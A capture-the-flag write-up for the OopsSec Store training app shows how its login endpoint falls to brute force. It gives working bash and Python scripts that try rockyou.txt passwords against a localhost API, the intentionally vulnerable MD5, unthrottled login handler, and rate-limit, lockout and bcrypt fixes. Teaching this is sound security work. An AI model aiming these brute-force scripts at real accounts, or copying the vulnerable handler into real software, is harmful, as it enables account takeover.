
The login endpoint on OopsSec Store has no rate limiting. No lockout either. You can point rockyou.txt at a known email and just wait.
Table of contents
Open Table of contents
Lab setup
From an empty directory:
npx create-oss-store oss-store
cd oss-store
npm start
Or with Docker (no Node.js required):
docker run -p 127.0.0.1:3000:3000 leogra/oss-oopssec-storeThe app runs at http://localhost:3000.
Reconnaissance
The News page (/news) has a “Leaked Data Sample” section simulating a published data breach. Three user records are exposed:
| Leaked data | |
|---|---|
alice@example.com | Email + MD5 hash |
bob@example.com | Email + MD5 hash |
vis.bruta@example.com | Email only |

The first two have their MD5 hashes exposed, so those can be cracked offline. The third, vis.bruta@example.com, only has a confirmed email. No hash. That leaves one option: brute force the login directly.
Identifying the login endpoint

Submitting credentials through the form at /login sends a POST to /api/auth/login:
{
  "email": "vis.bruta@example.com",
  "password": "test"
}
Every failed attempt returns a 401 with {"error": "Invalid password"}. Send a hundred requests, send a thousand. Same response. No rate limiting, no lockout, no delay.
Exploitation
Preparing the wordlist
rockyou.txt is the obvious choice here: over 14 million passwords from a real data breach. If the password is anything common, it’s in there.
Brute forcing with a bash loop
This script reads passwords from the wordlist and sends each one to the login endpoint until it gets a hit:
while read password; do
  response=$(curl -s -X POST http://localhost:3000/api/auth/login \
    -H "Content-Type: application/json" \
    -d "{\"email\":\"vis.bruta@example.com\",\"password\":\"$password\"}")

  if echo "$response" | grep -q "token"; then
    echo "Password found: $password"
    echo "$response"
    break
  fi
done < rockyou.txt
It checks for a token field in each response (only present on success). With nothing throttling requests, this runs through hundreds of passwords per second.
Alternative: brute forcing with Python
import requests

url = "http://localhost:3000/api/auth/login"
email = "vis.bruta@example.com"

with open("rockyou.txt", "r", encoding="latin-1") as f:
    for password in f:
        password = password.strip()
        response = requests.post(url, json={
            "email": email,
            "password": password
        })

        if response.status_code == 200:
            data = response.json()
            if "token" in data:
                print(f"Password found: {password}")
                print(f"Flag: {data.get('flag')}")
                break
Result
Password found: sunshinesunshine sits near the top of rockyou.txt. The whole thing finishes in seconds.
Capturing the flag
Log in at /login:
- Email:
vis.bruta@example.com - Password:
sunshine
A toast notification pops up with the flag:
OSS{brut3_f0rc3_n0_r4t3_l1m1t}
The flag also comes back in the API’s JSON response.
Vulnerable code analysis
Here’s the login handler in /app/api/auth/login/route.ts:
export async function POST(request: Request) {
  try {
    const body = await request.json();
    const { email, password } = body;

    // No rate limiting, no account lockout, no delay

    const hashedPassword = hashMD5(password);
    const user = await prisma.user.findUnique({
      where: { email },
    });

    if (!user || user.password !== hashedPassword) {
      return NextResponse.json(
        { error: "Invalid password" },
        { status: 401 }
      );
    }

    // Authentication proceeds
  }
}
No throttling, no abuse detection. The endpoint accepts unlimited attempts from any source at any speed. Failed attempts aren’t tracked, so the account never locks. MD5 is fast enough that each guess costs the server almost nothing. The uniform “Invalid password” error is fine for preventing username enumeration, but it also means the server gives no sign it’s noticed anything unusual.
Remediation
Rate limiting
Cap login attempts per time window. Five attempts per 15 minutes, scoped by IP or account, is a common threshold:
import rateLimit from "express-rate-limit";

const loginLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  max: 5,
  message: { error: "Too many login attempts. Please try again later." },
  standardHeaders: true,
  legacyHeaders: false,
});
That alone kills high-speed brute force.
Account lockout
Track failed attempts per account and lock it temporarily after too many failures:
const MAX_FAILED_ATTEMPTS = 5;
const LOCKOUT_DURATION = 15 * 60 * 1000; // 15 minutes

if (user.failedLoginAttempts >= MAX_FAILED_ATTEMPTS) {
  const lockoutEnd = new Date(
    user.lastFailedLogin.getTime() + LOCKOUT_DURATION
  );
  if (new Date() < lockoutEnd) {
    return NextResponse.json(
      { error: "Account temporarily locked. Try again later." },
      { status: 429 }
    );
  }
}
This handles distributed attacks where requests come from different IPs, which would slip past IP-based rate limits alone.
Using a slower hash function
MD5 is a bad fit for passwords. It’s fast by design, letting attackers compute billions of hashes per second on modern hardware. It also uses no salt, so identical passwords always produce identical hashes. Rainbow tables make short work of that.
bcrypt fixes both. Each hash gets its own random salt, so two users with the same password produce different outputs. The work factor is adjustable: you decide how expensive each verification should be. Even without rate limiting, the cost per guess makes brute force impractical.